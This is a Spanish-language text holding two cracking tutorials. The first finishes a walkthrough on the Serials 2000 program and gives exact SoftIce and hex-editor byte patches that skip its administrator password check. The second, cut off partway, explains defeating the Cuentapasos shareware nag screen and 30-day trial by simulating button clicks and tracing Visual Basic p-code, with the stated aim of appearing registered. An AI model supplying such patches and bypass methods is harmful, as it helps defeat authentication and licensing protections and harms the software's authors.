Ahora tampoco se va a complicar mucho más, pq solo tenemos que hacer una busqueda y unos pequeños cambios teniendo en cuenta todos los conocimientos que hemos adquirido sobre este programa anteriormente.

Ok, vamos al atakeerrrr!

Organización...

1er Paso: Buscar llamada al Menu 'Administration Tools'

2º Paso: Hacer que se salte el menu ese del password y que vaya directamente a donde queremos, teniendo en cuenta q la llamada que se hace al menu del password devuelve una respuesta como ya sabemos (recordad el mov 1 a esi+60).

3er Paso: Hacer permanentes nuestros cambios en el ejecutable e irnos por hay a dar una vuelta con la novia (eso solo si teneís la suerte de tener una :))).

Comenzamos,
Como lo que buscamos es la creación de un menú, lo mejor para encontrar quien o que llama a este menú será desensamblar el ejecutable con el W32DSM.
Hacemos una copia del ejecutable y la desensamblamos... ningún problema para hacerlo... ni Antiw32dsm, ni encriptaciones, ni compresores... nada... joer q rollo :)

También podriamos hacerlo con SoftIce, pero mejor usamos W32DSM para q resulte más facil y veamos como atacar a la victima con distintas aplicaciones.

Pues para buscar el menú que nos interesa no tenemos más que mirar en el DIALOG INFORMATION que está al principio de la 'dead list':

```
Name: DialogID_0092, # of Controls=004, Caption:"Password Verification", ClassName:""
001 - ControlID:0406, Control Class:"EDIT" Control Text:""
002 - ControlID:0001, Control Class:"BUTTON" Control Text:"&Ok"
003 - ControlID:0002, Control Class:"BUTTON" Control Text:"&Cancel"
004 - ControlID:FFFF, Control Class:"STATIC" Control Text:"Enter Admin. Password:"
```

Aquí lo tenemos...
El dato más importante es el de '**DialogID_0092**', que nos servirá para encontrar cuando es llamado este menú.

Damos a **Search**, Find Text, y ponemos 'DialogID_0092'... ploff... hay está :)

```
* Possible Reference to Dialog: DialogID_0092
```

Ahora solo tenemos que subir para arriba y observar quien hace referencia a esta llamada... bueno ya lo sabemos (el click al menú de arriba)... pero lo que queremos saber realmente es donde ocurre esto.

Pues subimos unas cuantas líneas y hay está!.

```
* Referenced by a CALL at Address:
|:00402974
```

Jeje, una CALL ha llamado aquí... exactamente ha sido la localizada en el OffSet **00402974**... ya tenemos a nuestra victima rodeada, bueno vamos allí a ver q encontramos.

```
:00402974 E837090000              call 004032B0
:00402979 8D8C24A4000000          lea ecx, dword ptr [esp+000000A4]
:00402980 C784249401000000000000  mov dword ptr [esp+00000194], 00000000

* Reference To: MFC42.Ordinal:09D2, Ord:09D2h
                                  |
:0040298B E8E8D80000              Call 00410278
:00402990 83F801                  cmp eax, 00000001
:00402993 7571                    jne 00402A06
:00402995 8B842404010000          mov eax, dword ptr [esp+00000104]
:0040299C 6A00                    push 00000000
:0040299E 85C0                    test eax, eax
:004029A0 7452                    je 004029F4
```

hmm, interesante...

A mi ya se me ocurre una idea de que hace aquí el programa... pero mejor vamos directamente a SoftIce a verlo en tiempo de ejecución.

Para esto hay q poner un Breakpoint en el offset 402974, ah, ahora recuerdo que esto suele causar problemas a muchos newbies.
Voy a explicar como poner correctamente el Breakpoint para evitar mensajes como 'Invalid Address' o que no funcione.

SoftIce necesita que le demos una referencia de que app debe ser la actuada mediante el breakpoint. Para esto usaremos el **Symbol Loader**, aplicación incluida con SoftIce que tendrás en tu carpeta de Numega SoftIce.

Ok, abrimos el symbol loader, y en File/Open Module abrimos el ejecutable del Serials 2000.

C:\Program Files\Serials 2000\Serial2k.exe - loaded successfully

Bueno, ahora para ejecutarle no tenemos mas que dar en **Module/Load** o el icono de los engranajes.
Nos saldrá un error sin importacia, le damos ok, y sigue la ejecución del Serials 2k.

Plof!, SoftIce aparece ante nuestros ojos... este es el momento perfecto para meter el breakpoint. Como podrás comprobar en la barrita verde aparece que esta procesando en el ejecutable del Serials 2000.

Metemos el BreakPoint: **BPX 402974**, y le damos a **F5** para que continue cargando.

Ya está el anzuelo puesto jejeje, ahora solo tenemos que hacerle picar.
Pulsamos File/Administration Tools... y... como queriamos, SoftIce salta antes de que aparezca ninguna ventana inutil.

Estamos viendo el código que anteriormente veíamos con W32DSM... con la ventaja de que ahora podemos ver que hace cada llamada y los posteriores saltos.

```
:00402974 E837090000              call 004032B0
:00402979 8D8C24A4000000          lea ecx, dword ptr [esp+000000A4]
:00402980 C784249401000000000000  mov dword ptr [esp+00000194], 00000000
:0040298B E8E8D80000              Call 00410278
:00402990 83F801                  cmp eax, 00000001
:00402993 7571                    jne 00402A06
:00402995 8B842404010000          mov eax, dword ptr [esp+00000104]
:0040299C 6A00                    push 00000000
:0040299E 85C0                    test eax, eax
:004029A0 7452                    je 004029F4
```

Aparecemos en **402974** como nuestro breakpoint le había dicho al fiel SoftIce, pulsamos F10 para pasar a la siguiente instrucción y observamos que no ocurre nada (en pantalla), seguimos hasta la siguiente call y al pulsar F10 sobre está nos aparece la ventana de introducir password.
Ya sabemos donde está la función que abré esa ventana. Si nos metemos en la call (con F8) y damos unas cuantas vueltas, llegaremos hasta el código dónde se encuentran las comparaciones que hemos estudiado anteriormente. Pero ahora no es necesario eso.

Solo tenemos que anular esa llamada y adecuar la comprobación de la respuesta que se obtiene a nuestras necesidades.

Primero vamos a hacerlo todo en un modo temporal para ir comprobando que sucede con cada instrucción importante.

La primera instrucción (call 004032b0) aparentemente no hace nada que no queramos, por lo que no la cambiamos.

La siguiente call es la que llama a la ventana de meter el password... vamos a deshacernos de ella, cambiando sus bytes actuales por **NOP**s (90).
Cuando estamos situados en **0040298B**, escribimos DB 40298B, entonces en la ventana de datos (arriba) aparecerán los bytes de esta instrucción.

Pues pulsamos con el botón del ratón arriba en el primero y sustituimos todos los bytes por 90.

Entonces quedaría asi:

Inicialmente: E8 E8 D8 00 00
Modificado: 90 90 90 90 90

Cuando pulsamos intro, vemos como en la ventana de instrucciones hay un cambio y aparecen 5 nops en vez de la anterior call.

ya podemos ir pulsando F10 y pasando cada NOP.

Hasta que llegamos a los saltos de comprobación.

```
:0040298B E8E8D80000            Call 00410278 |5 Nops <> Call q llama al password.
:00402990 83F801                cmp eax, 00000001 |Compara EAX con 1...
:00402993 7571                  jne 00402A06 |Salta si EAX no es = 1
:00402995 8B842404010000        mov eax, dword ptr [esp+00000104]
:0040299C 6A00                  push 00000000
:0040299E 85C0                  test eax, eax |Comprueba si EAX es 0
:004029A0 7452                  je 004029F4 |Salta si es 0
```

Como vemos al ir pulsando **F10** por el código, después de la primera comparación, saltará y entonces el programa no hará nada. Eso es equivalente a que pulsemos el botón Cancel en la ventana de meter el password.

La segunda comparación (test eax, eax) y su correspondiente salto condicional también hacen de las suyas :).
Aquí también saltará al offset **004029F4**, haciendo aparecer directamente el messagebox de Invalid Password.

Pues ya está todo resuelto... nos tenemos que deshacer de la call que llama a la ventana de password y evitar los dos saltos condicionales.

Podriamos dejarlo 'mu pofesional' convirtiendo el primer call en una instrucción que nos mueva a EAX un 1, y asi el salto condicional que tenemos a continuación no saltase nunca.
Después hay una instrucción que mueve a EAX algo situado en esp+00000104. Si lo que mueve es un 0, el salto condicional de la siguiente línea nos llevará a la ventana de 'invalid password', entonces pondremos un 1 también, asi este salto se portará adecuadamente y nos dejará seguir sin problemas.

Todo esto son pijadillas... para hacer algo rapido podemos llenar de NOPs la call y los saltos y seguro que funciona. Pero esto demuestra que sabemos lo que estamos haciendo.

El cambio lo realizamos en memoria con SoftIce...
Esto ya debería estar claro como hacerlo.

Para que el programa se vuelva a cargar en memoria correctamente (anulando todos los cambios que hicimos anteriormente), le cerramos y le volvemos a cargar con el Symbol Loader.

Entonces activamos nuestro efectivo breakpoint en 402974 y comenzamos con las modificaciones finales.

Usando F10, llegamos hasta 0040298B. Escribimos **a** en softice y hacemos nuestra bonita modificación de mover a EAX un 1 :).

a [enter]
mov eax, 1

Ya está.. hmmm pero tenemos que tener en cuenta una cosa. La anterior instrucción (la call) usaba 5 bytes, hemos tenido suerte, y nuestra instrucción (el mov) ocupa también 5. Entonces no tendremos q añadir nada para rellenar.

Entonces el código quedaría asi:
Inicialmente: E8 E8 D8 00 00 (call 00410278)
Nuevo código: B8 01 00 00 00 (mov eax, 1)

Ahora nos queda hacer el otro cambio... es en 402995.
Nos situamos allí y escribimos **a** en SoftIce. Ahora ponemos lo que queremos:

mov eax, 1

ya está... hmmmmmm ahora si que tenemos el 'problema' ese. Nuestra nueva instrucción ocupa 5 bytes, y la antigua ocupaba 7.
Bueno, solamente tendremos que rellenar los dos bytes de diferencia con 2 nops.

Ponemos DB 402995 en softIce, y en la parte de arriba nos aparecen los bytes de ese offset.
Solo tenemos que poner 90 90 en el 00 00 que queda al final de la instrucción y ya está arreglado.

Entonces el código quedaría asi:
Inicialmente: 8B 84 24 04 01 00 00 (mov eax, dword ptr [esp+00000104])
Nuevo código: B8 01 00 00 00 90 90 (mov eax, 1 | nop | nop)

Resumen:

Código Inicial:

```
:0040298B E8E8D80000     Call 00410278 | Llamada a la ventana de Password
:00402990 83F801         cmp eax, 00000001 | Eax no es 1 si damos cancel
:00402993 7571           jne 00402A06 | Vuelve al programa
:00402995 8B842404010000 mov eax, dword ptr [esp+00000104]| a eax resultado checkeos
:0040299C 6A00           push 00000000
:0040299E 85C0           test eax, eax | Comprueba si eax es 0.
:004029A0 7452           je 004029F4 | Si es 0, salta a Invalid password.
```

Código 'Reparado':

```
:0040298B B801000000     mov eax, 1 | (Nuevo) - Mueve 1 a eax
:00402990 83F801         cmp eax, 00000001 | Eax siempre será 1
:00402993 7571           jne 00402A06 | Nunca saltará
:00402995 B801000000     mov eax, 1 | (Nuevo) - Mueve 1 a eax
:0040299A 90             nop | (relleno)
:0040299B 90             nop | (relleno)
:0040299C 6A00           push 00000000
:0040299E 85C0           test eax, eax | eax lo pusimos en 1...
:004029A0 7452           je 004029F4 | Nunca saltará
```

Ok, ya está, ahora le damos en File/Administrationm Tools y directamente nos abré la ventana de opciones sin pedir ni password ni leches. :)

El cambio para que sea permantente en el ejecutable se realiza como ya explique antes... solo hay que modificar los bytes con un editor hexadecimal y listo.

Despedida, agradecimientos y esas cosas....

Ha quedado un tutorial bastante extenso, pero es lo que ocurre cuando se explica todo y no se da nada por supuesto... cosa que he intentado hacer (menos en lo de parchear los ejecutables) para que nadie se quede con dudas o atascado en cierto punto o haga cosas solo porque las pone aquí sin razonar el porqué.

Si os ha gustado este tutorial hacedmelo saber escribiendome a tntcrackteam@hotmail.com.

Agradecimientos y Saludos:

Primero a **Thndrkiss** por hacer el Serials 2k: ey, estoy ayudando a tus coders a mejorar la seguridad para próximas versiones...

· mr.White , mr.Black , Russ97 , Rahim , Zor , Ivanopulo , Daddy
· Biglarry , NetKing , ChosenFew , Zutphen, SoundMan
· rott , Vagante , ip| , Trevil , iNS0MNiA , iD|Victim , bigeasy
· DRinfoTHV , SiLvIuVBS , Strega , ^neo , CiRUS

· y por supuesto a todos los miembros de **TNT!**... semos los mejores :)))))

Nos vemos en el próximo Tutorial...

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Cuentapasos 3.75**	W95 / W98 / NT
Descripción	Control del gasto telefónico	
Tipo	Shareware	
Url	http://www.cuentapasos.com	
Protección	**Nag Screen. Periodo evaluación de 30 dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v4.0, SmartCheck 6.0, Spy++	
Objetivo	**Simular estar registrados.**	
Cracker	**Mr. Blue**	
Fecha	18 de Octubre de 1999	

Introducción

Quién no haya intentado crackear este clásico, o alguna de sus versiones predecesoras, que me tire la primera piedra...

Todos hemos oído hablar del Cuentapasos que, a pesar de existir otros programas equivalentes de distribución gratuita, sigue siendo una codiciada presa. Nos encontramos ante una aplicación escrita en Visual Basic, en la que el autor ha intentado protegerla por todos lados, tapando entradas y huecos, cerrándonos puertas de formas más o menos inteligentes. Y sabemos que cuanto más interés pone el autor en proteger una aplicación, más interesante hace a la presa, desde el punto de vista didáctico que es el que nos mueve a los miembros de WKT!.

Sirva el presente tutorial para demostrar la gran dificultad que supone para cualquier programador realizar una protección eficiente de sus aplicaciones cuando estas están escritas en Visual Basic. La nueva forma de compilación en *p-code* no hace más que facilitar las cosas a los amantes de la ingeniería inversa. De hecho, durante el tutorial se mostrará que desproteger un programa de Visual Basic *p-compilado* es mucho más sencillo e inmediato que el mismo compilado en código nativo.

Aprenderemos, además de cómo pelearnos con éxito contra el *p-code*, otras *técnicas exóticas*. Reconozco que podría haberse hecho de otra forma menos elaborada, pero nuestra meta no es crackear; es ***aprender***, ***enseñar*** y ***mostrar*** nuevas técnicas crackeando.

Reconocimiento y exploración

Veamos a que nos enfrentamos. Al ejecutar el programa, nos aparece una pantalla de bienvenida, en la que posteriormente aparece que es una versión de evaluación. Sobre esta pantalla aparece otra que nos muestra los datos de la aplicación, dirección de correo electrónico del autor, etc... También aparece un código de compra, tanto en el título como en el botón de la derecha.

Lo que nos interesa es que aparecen los días transcurridos del periodo de evaluación y los días que nos restan que no es más que treinta menos los días transcurridos. Además aparecen dos botones, *Aceptar* y *Salir*. Estos serán nuestros enemigos, la nag-screen y las rutinas que calculan los días restantes de evaluación. Nuestros objetivos serán que el usuario no se vea obligado a pulsar *Aceptar* para arrancar la aplicación (es irritante) y por supuesto, "ampliar" el periodo de evaluación (que alguien puede pensar que es insuficiente).

Es una buena costumbre, para empezar a tomar contacto con el programa, y sobre todo en esta fase inicial en la que tenemos que planear nuestra estrategia, pasar a la víctima por un detector de formatos como el GetTyp. La salida del GetTyp nos muestra que el ejecutable se encuentra comprimido. Más explicaciones en el tutorial de **Mr.Orange** sobre descompresión manual con ProcDump. Al encontrarse comprimido, no podremos realizar un parcheador que actúe sobre el fichero en disco, tendremos que descomprimirlo previamente.

El ratón virtual

Para saltar la nagscreen vamos a utilizar un método clásico, que muchos pueden desconocer. Vamos a simular un *click* del ratón sobre el botón *Aceptar*, sin intervención del usuario. Es un método en desuso pero elegante y limpio, que nos permite comprender un poco mejor el funcionamiento del Windows y aprender muchas cosas, que es para lo que estamos aquí.

¿Cómo se hace? Lo primero que debemos hacer es obtener el identificador del proceso del cual queremos depende el botón que queremos pulsar. Esto puede hacerse de dos maneras, o ejecutamos nosotros el proceso vícitma mediante *CreateProcess* o nos enganchamos al proceso que ya está en ejecución. Lógicamente, lo que a nosotros nos interesa es lo primero, para lo que crearemos un cargador del programa que será el que cargue a la aplicación víctima, esperará a que se cargue y buscará una referencia o *handle* de la ventana en la que se encuentra el botón que queremos pulsar. Después, buscaremos en esa ventana el botón que nos interesa y finalmente simularemos un click sobre él.

Para buscar la ventana se utiliza la función *EnumThreadWindows.* Esta función sirve para enumerar todas las ventanas padre asociadas al *thread* que le pasamos como parámetro. Para ello, utiliza una función de tipo *Callback* que no es más que una función escrita por nosotros, que es ejecutada por *EnumThreadWindows* cada vez que encuentra una ventana. *EnumThreadWindows* le pasa a nuestra función de *Callback* el puntero a la ventana que ha encontrado.Nuestra función , a su salida, devolverá un booleano: *False* si ya se ha encontrado la ventana o *True* en caso contrario. *EnumThreadWindows* no devolverá el control a nuestro cargador hasta que la función de *Callback* haya devuelto un *False* o bien se hayan enumerado ya todas las ventanas.

¿Y cómo sabemos si una ventana es la que buscamos o no? Para eso, nuestra función de Callback puede utilizar varias funciones:

- *GetClassName*. Devuleve el nombre de la clase de la ventana que le pasamos como parámetro.
- *GetWindowText*. Devuelve el texto o título de la ventana.
- *GetWindowRect*. Devuelve las coordenadas de la esquina superior izquierda y esquina inferior derecha de la ventana.

Una vez que hayamos encontrado la ventana que contiene el botón que queremos pulsar, debemos encontrar un puntero a este botón. En este caso, la función es *EnumChildWindows*, a la que le pasamos el puntero a una ventana padre, y nos enumera todas la ventanas hijas de ella (botones, cuadros de texto,...). Su funcionamiento es idéntico al de *EnumThreadWindows*.

Ya tenemos el botón, ahora, a pulsarlo. Esto se realiza mediante *PostMessage*, que manda a la ventana que queramos, el mensaje que queramos. En este caso, enviaremos a un botón el mensaje BM_CLICK, que simula pulsar y soltar el botón del ratón.

Más información y ejemplos sobre este tema en las páginas de Fravia, en la sección '+HCU's Papers': **Simulating User Input to Eliminate Nag Screens** por **bb**.

¡ Atrapen a ese botón ! ¡ Atrapenlo !

Botones al borde de un ataque de nervios

Antes de nada tenemos que recabar información sobre el botón que queremos "pulsar". Volvemos a arrancar el Cuentapasos pero dejamos sin pulsar el botón *Aceptar*. Arrancamos el Spy++ (o similar) para que nos muestre los parámetros de los componentes de la nagscreen, en especial los nombres de clase de los objetos de interes, el texto que aparece y las coordenadas. Pulsamos en la opción 'Find' (Alt+F3) y pasamos el punto de mira por todos los componentes de interés.

Por si no os habeis dado cuenta todavía, de ejecución en ejecución, los botones *Aceptar* y *Salir* se intercambian de manera aleatoria. Así, el autor evita una de las posibles formas de distinguirlos, mediante su situación en pantalla que nos da la función *GetWindowRect*.

Tanto la nagscreen como la ventana de presentación son de la clase **ThunderRT5Form**, para poderlas distinguir nos tendremos que fijar en el título, ya que la pantalla de presentación no tiene título y la nagscreen tiene **"Versión de Evaluación P..."**. Por lo que parece, no vamos a tener problemas para encontrar la ventana padre de nuestro botón.

Vamos a los botones. Podemos olvidarnos del botón **"Comprar &Programa P..."**, ya que es facilmente identificable por tamaño, situación y texto. Tanto el botón *Aceptar* como *Salir*, tienen exactamente el

mismo tamaño, evitando así el autor del programa que podamos distinguirlos mediante la función *GetWindowRect* que también permite conocer el tamaño de una ventana. Los dos son de la clase **ThunderRT5CommandButton** (tampoco podremos distinguirlos por el nombre de la clase), y el texto... oh, oh. Ninguno de los dos tienen texto, así que tampoco nos sirve *GetWindowText*. Y algunos se preguntarán, "Entonces ¿Aceptar y Salir qué son?" Pues está claro, si no son cadenas de texto serán ... imágenes. Para probarlo, cambiad el color de las ventanas de Windows y veréis que, aunque el botón cambia de color, las palabras *Aceptar* y *Salir* están enmarcadas por el fondo gris que trae por defecto el Windows. Como podeis ver, el autor ha obrado inteligentemente y se ha informado convenientemente sobre técnicas de ingeniería inversa (a lo mejor hasta nos lee a nosotros).

Bien, no nos pongamos nerviosos. Tenemos dos botones que al parecer, cambian de sitio de manera aleatoria pero ... el orden de creación de los botones siempre será el mismo, independientemente de donde se situen. Si excarvamos más profundamente en la ayuda de la API nos encontramos la función *GetNextWindow*, que dado el puntero a una ventana hija, nos da el puntero a la ventana hija siguiente o a la posterior. Ya tan solo queda por descubrir que posición ocupa el botón *Aceptar* en el orden de creación. De hecho, la función *EnumChildWindows* enumera las ventanas hijas en el orden de creación, bastaría con coger, por ejemplo, la cuarta ventana que nos enumere suponiendo que el botón *Aceptar* sea la cuarta.

Bueno, vamos a ver. Volvemos al Spy++ con esperanzas renovadas y pulsamos las propiedades del botón *Aceptar* de la nagscreen. En mi caso es el botón de la izquierda y es el último que aparece en la lista, si pinchamos en la etiqueta 'Windows' de la ventana de propiedades del botón podemos recorrenos sus predecesores, y al ser el último, no tiene sucesores. Veamos si esto es cierto cuando *Aceptar* cambia de sitio. Cerramos el Cuentapasos y lo ejecutamos hasta que el botón *Aceptar* sea el del centro. Volvemos a ir al Spy++ y el botón *Aceptar*..... joderl, ahora es el penúltimo. Será "joío". Parece que el autor se ha informado "demasiado bien".

Esto significa, que los botones no cambian de sitio, lo que cambia es la funcionalidad de cada uno de ellos, y la imagen que tienen incrustrada. No podemos distinguirlos por la posición, ni por el tamaño, ni por el texto, ni por la clase, ...

Soluciones

- Registrarnos. :-(
- Aplicar la solución propuesta por **bb** en **Simulating User Input to Eliminate Nag Screens**.
- "Amarrar" a ese travieso botoncito en un sitio fijo.

La solución propuesta por **bb**, para el WinZip (un problema idéntico al nuestro) es utilizar la función *GetPixel* para poder distinguir qué imagen tiene cada botón. Para unas coordenadas dadas, esta función devuelve el color del pixel correspondiente. Conocemos las coordenadas de los dos botones, tan solo nos queda buscar un pixel en de los botones *Aceptar* y *Salir* que sean disitntos. Esto, con cualquier programa gráfico esta "chupao". Sería la solución ideal, ya que siempre debemos intentar modificar los menos posible el ejecutable de nuestra víctima.

Como somos más chulos que un ocho, y lo que queremos es mostrar la facilidades que nos ofrece Visual Basic, vamos a "pegar" el botón *Aceptar* a un sitio fijo, para posteriormente, ametrallarlo a placer con *PostMessage*. Para hacer esto, tendremos que bucear en el código con ayuda del SoftIce y del SmartCheck, y, lógicamente, cambiar algunas "cosillas" en las rutinas que deciden dónde se pone cada botón. Descubriremos la impactante sensación de "no me entero de ná" que se experimenta inicialmente al sumergirnos en el *p-code*. Agarraros al ratón que el viaje va a ser movidito.

P-Code: Descenso a los infiernos de Micro$oft

Número aleatorios

Antes de entrar en faena, es casi obligado leerse el fantástico tutorial de **Esiel2**, CRACKEANDO EN VISUAL BASIC. Aprenderéis todo lo básico para para crackear programas de Visual Basic, y cómo configurar nuestras herramientas adecuadamente para sacarles el máximo partido al atacar programas escritos en este lenguaje.

Tal y como hacemos siempre que tenemos una pieza realizada en Visual Basic, recurrimos al alucinante SmartCheck. Arrancamos el SmartCheck, cargamos el programa y, lo primero que nos aparece, a modo de advertencia es lo siguiente:

cpasos32.exe is compiled to p-code...etc...

Se podría decir que los amigos de NuMega nos quieren advertir que bajo esas condiciones, nuestra ya esacasa salud mental puede correr peligro. Tenemos la oportunidad de arrepentirnos, como en toda aplicación de Windows que se precie, pero "semos" valientes y elegimos continuar.

Inicialmente no vamos a necesitar las llamadas a la API, por lo que podemos habilitar la opción de suprimir las llamadas a la API. Ejecutamos el Cuentapasos desde el SmartCheck, habilitando desde el principio la captura de eventos, y nos acomodamos en la silla, para ver pasar la película. Cuando aparezca la nagscreen, nos fijamos que posición ocupa el botón *Aceptar* y pulsamos *Salir* . Como vamos a intentar localizar donde pueden estar las rutinas que deciden donde se situa cada botón con llegar a la nagscreen tenemos de sobra.

Nos vamos a la zona en la que se carga la nagscreen, al final. Buscamos el evento **frmRegistro_Load**:

```
15240   lblAceptoCondiciones.Caption <-- "Entiendo que puedo utilizar CuentaPasos para uso exclusivo de e" (String)
15241   lblAceptoCondiciones.FontBold <-- False (Boolean)
15242   cmdComoRegistrarse.Caption <-- "Comprar &Programa P501092-1032-49" (String)
15243   Rnd returns double:0,974189 (displayed as single-precision floating point)
15244   imgAcepto.Picture
15245   cmdAceptar(0).Picture <-- ptr:0052E634 (VT_PTR)
15246   cmdAceptar(0).WhatsThisHelpID <-- 26025 (Long)
15247   imgSalir.Picture
15248   cmdAceptar(1).Picture <-- ptr:0052E590 (VT_PTR)
15249   cmdAceptar(1).Cancel <-- True (Boolean)
15250   cmdAceptar(1).WhatsThisHelpID <-- 26030 (Long)
15251   frmRegistro_Load
15252   frmRegistro.Show
15295   Now
15296   Month
15297   frmSplash.Hide
```

Como puede verse, lo último que hace la aplicación al cargar la nagscreen es inicializar las propiedades de los botones. En esta ocasión, el botón *Aceptar* me ha salido a la izquierda, por lo que tus resultados serán distintos si te ha salido en el centro. Así, en el evento 15242, se asigna la propiedad *Caption* del botón que muestra la ayuda de como registrarse. A partir del evento 15244, se asignan las propiedades a otros dos botones que no pueden ser otros que lo que a nosotros nos traen de cabeza. Se cargan las imágenes 'imgAcepto' y 'imgSalir', y se asignan a la propiedad *Picture* de cada uno de los botones. Al botón 'cmdAceptar(1)' se le activa la propiedad *Cancel*. Si desempolvamos la ayuda de Visual Basic, encontramos que si esta propiedad es TRUE, la tecla ESC activará al botón. Si volvemos a cargar el Cuentapasos

(sin el SmartCheck) y pulsamos ESC en la nagscreen, la aplicación termina. Esto significa que en este caso el botón 'cmdAceptar(1)' está funcionando como *Salir*. Conclusión, 'cmdAceptar(0)' es el botón de la izquierda y el otro el del centro. Esto podemos probarlo ejecutando varias veces el Cuentapasos, y viendo como al cambiar *Aceptar* al centro, la propiedad *Cancel* se la activa a 'cmdAceptar(0)'.

Veis lo que hay en el evento 15243. Justo después de inicializar el botón de *Comprar* y justo antes de los de *Aceptar* y *Salir*, se genera un número aleatorio mediante la función **Rnd()**. Por su delatadora situación, creo que todos apostaríamos el brazo a que la decisión de dónde se colocan los botones, tiene mucho que ver con el numerito obtenido. Si nos las amañamos para que dicho numerito tenga siempre un valor fijo, el botón *Aceptar* se quedará fijo.

Vemos desde donde se invoca la función **Rnd()**, ¿desde "MSVBVM50.DLL!000FE7BD"? Arrea, ¿qué es esto?. Comenzamos a mirar el resto de funciones y TODAS se ejecutan desde las direcciones 0FE7BD y 0FE7ED de MSVBVM50.DLL, exceptuando aquellas que tengan que ver con objetos visuales (forms, botones,...)

¿Se nos vuelve loco el SmartCheck con programas p-compilados?

La puerta del sótano

Vamos a ver si el SoftIce nos aclara algo. Lo primero que debemos hacer, como con todos los programas de Visual Basic, es cargar los símbolos de las librerías de VB. En este caso, como nos lo ha "chivado" el SmartCheck, es la librería MSVBVM50.DLL. Lo de "MSVBVM" debe ser algo así como *MicroSoft Visual Basic Virtual Machine*, o máquina virtual de Visual Basic (toda una máquina de torturas, ya vereis...)

Consultamos cuál de las funciones que exporta, puede ser **Rnd()**. Tenéis un listado de todas las funciones que se exportan en el tutorial de **Mr.Brown** para VB5. Nos saltan a los ojos dos de ellas:

```
Addr:0F004A95      Ord: 593 (0251h)       Name: rtcRandomNext
Addr:0F03AE08      Ord: 594 (0252h)       Name: rtcRandomize
```

Visual Basic dispone de dos funciones para generar números aleatorios:

- **Randomize**. Se utiliza para inicializar el generador de números aletorios. El Cuentapasos la utiliza, por ejemplo, al inicio del **frmRegistro_Load**.
- **Rnd()**. Devuelve un número aleatorio entre 0 y 1.

La función **Rnd()** se corresponderá con la **rtcRandomNext** exportada por la Dll. Lo primero que debemos ver es el número de veces que el Cuentapasos llama a la función **Rnd()** antes de la llamada que nos interesa. Nos colocamos en el SmartCheck y buscamos las llamadas a **Rnd()**. Se producen dos llamadas, la nuestra es la segunda.

Bajada a los infiernos

Nos vamos al SoftIce, y colocamos un **bpx rtcRandomNext**. Volvemos al Windows y ejecutamos el Cuentapasos. Vemos como se carga el splash y ... BOOM... salta el SoftIce. Como la que nos interesa es la segunda llamada, pulsamos Ctrl+D y enseguida vuelve a saltar el punto de ruptura. No nos importa que es lo que hace la función **rtcRandomNext** para generar el número aleatorio, solo nos interesa saber que es lo que el Cuentapasos se propone hacer con él. Pulsamos F11 y salimos justo destrás del *call* que llamó a la función, en la dirección 0F0FE7C0h de la Dll del VB.

La función **Rnd()** devuelve un número entre cero y uno, por lo que debe devolverlo en los registros de punto flotante. Para ver el contenido de esos registros desde SoftIce escribimos **wf**. Efectivamente, el número aleatorio generado se encuentra en el registro ST0.

Empezamos a ejecutar paso a paso pulsando F8, y en seguida encontramos algo interesante:

```
0F0FE7CC      mov al, [esi]
0F0FE7CE      inc esi
0F0FE7CF      jmp ds:[eax*4+0F0FED94]
```

Cargamos en AL el contenido de la dirección apuntada por ESI (0F4h), incrementamos ESI y saltamos a una dirección que depende de lo que hemos leído con ESI. Si vemos a dónde esta apuntado ESI, descubriremos que está apuntando al código de nuestro querido Cuentapasos.

Tras el salto, aterrizamos en 0F0FDE15. Seguimos pulsando F8 y vemos como se carga en la pila un byte de valor 0Ah que está en el código del Cuentapasos (siempre apuntado por ESI). Nuevamente, uno de los bytes del código del ejecutable (0EBh) es utilizado para efectuar un salto exactamente igual que antes, al contenido de la dirección 0EBh*4+0F0FED94=0F0FF140

Esta vez vamos a parar a 0F0FD5E5, en donde el 0Ah cargado anteriormente en la pila es volcado en el registro ST0, desplazando el número aleatorio al ST1. Se elimina el 0Ah de la pila y se vuelve a realizar otro salto igual que el anterior.

Caemos en 0F0FDFCB. Vamos a parar un momento a ver si nos aclaramos la cabeza antes de que cometamos una locura con el monitor y la silla ...

Una luz al final del pasillo...

Nos desplazamos por la ventana de código y le echamos una mirada a los alrededores de donde estamos situados. Nos encontramos porciones de código de 5-10 instrucciones, todas terminadas por el mismo código que cité antes; carga de un byte apuntado por ESI en AL, incremento ESI y salto al contenido de la dirección calculada como EAX*4+0F0FED94h.

Vamos a echarle un vistazo a esa especie de tabla de direcciones que parecen usar todas las porciones de código al terminar para proseguir con la ejecución. Miremos, por ejemplo, en la dirección 0F0FF140h, que se cálculo al final de la parte de código que cargo el 0Ah del código del Cuentapasos en la pila. Encontramos en dicha dirección, 0F0FD5E5h, que es la dirección de la porción de código en la que se carga el contenido de la pila en ST0. Las direcciones que se encuentran alrededor, apuntan igualmente a porciones de código que al finalizar, vuelven a recurrir a esta tabla para ver a donde saltan.

Del infierno al cielo

Dicho en otras palabras, el ejecutable (cpasos32.exe) nunca es ejecutado. Su código es leído e interpretado completamente por la Dll. Por lo tanto, **todas y cada una de las instrucciones en ensamblador que conocemos, tendrán que tener una porción de código en la Dll que las sustituya.**

Volvamos al inicio, a la dirección 0F0FE7CCh, justo después de volver de la función ***Rnd()***. Allí, cargamos del ejecutable un byte, 0F4h, que nos hizo saltar a una dirección en la que se cargo el siguiente byte del ejecutable, 0Ah, en la pila. Por tanto, nuestro "push 0Ah" del ensamblador que en código máquina se codifica como "6A 0A", en p-code es "F4 0A". El F4h será interpretado como "introducir el siguiente byte en la pila" por la tabla situada en 0F0FED94h, al ejecutarse con la Dll.

No es más que la filosofía de Visual Basic, en la que las funciones más generales no se implementan en los ejecutables, si no en unas librerías comunes a todas las aplicaciones de VB, pero llevada a sus últimas consecuencias. No solo se implementan en las librerías las funciones más usuales si no que además se meten TODAS las instrucciones que puede ejecutar la aplicación.

Algunos pensarán, "Pues bien, es tan solo una especie de traducción rara que lo que hace es complicar las cosas. Es un lenguaje completamente interpretado. ¿Dónde está esa ventaja del p-code?". Si alguien no lo ve claro ahora, cuando ataquemos a las rutinas de cálculo del periodo restante de evaluación, se le abrirán los ojos.

Clavando un botón

Recordamos por donde íbamos. Se había generado un número aleatorio entre 0 y 1 que almacenamos en el registro ST0. Posteriormente, cargamos un 0Ah del código del Cuentapasos en el registro ST0, desplazando el número aleatorio a ST1.

